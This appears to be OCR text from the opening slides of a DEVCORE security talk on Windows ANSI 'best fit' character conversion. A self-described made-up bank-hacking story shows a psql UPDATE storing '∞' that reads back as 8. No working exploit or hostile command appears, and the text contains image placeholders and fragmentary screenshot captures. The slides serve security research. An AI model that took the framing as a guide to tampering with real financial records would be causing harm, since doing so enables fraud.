Worst ~~Best~~ Fit

Unveiling Hidden Transformers in Windows ANSI!


Orange Tsai × Splitline Ng


DEVCORE


在一個月黑風高的夜晚


我駭進了一間銀行


Made-up story ;)



Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=#


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
$14.50


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
SET balance = '∞'
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=#


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help" for help.
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 14.50
(1 row)
postgres=# UPDATE accounts SET balance='∞' WHERE name='splitline';
UPDATE 1
postgres=# SELECT name, balance FROM accounts WHERE name='splitline';
name | balance
splitline | 8
(1 row)
$8


Windows PowerShell
PS C:\Program Files\PostgreSQL\17> .\bin\psql.exe -U postgres
Password for user postgres:
psql (17.2)
Type "help"
postgres=# S
litline';
name
splitline
(1 row)
postgres=# U
line';
UPDATE 1
postgres=# S
litline';
name
splitline | 8
(1 row)
postgres=#
Reconnecting
The connection has been lost. Attempting to reconnect to your session...
Connection attempt: 1 of 5
Cancel
$8

DEVCORE Research Team

Orange Tsai

🍊😦😼😖🍊


Splitline Ng

🐈🐈‍⬛👁️☝️🐈‍⬛🐈

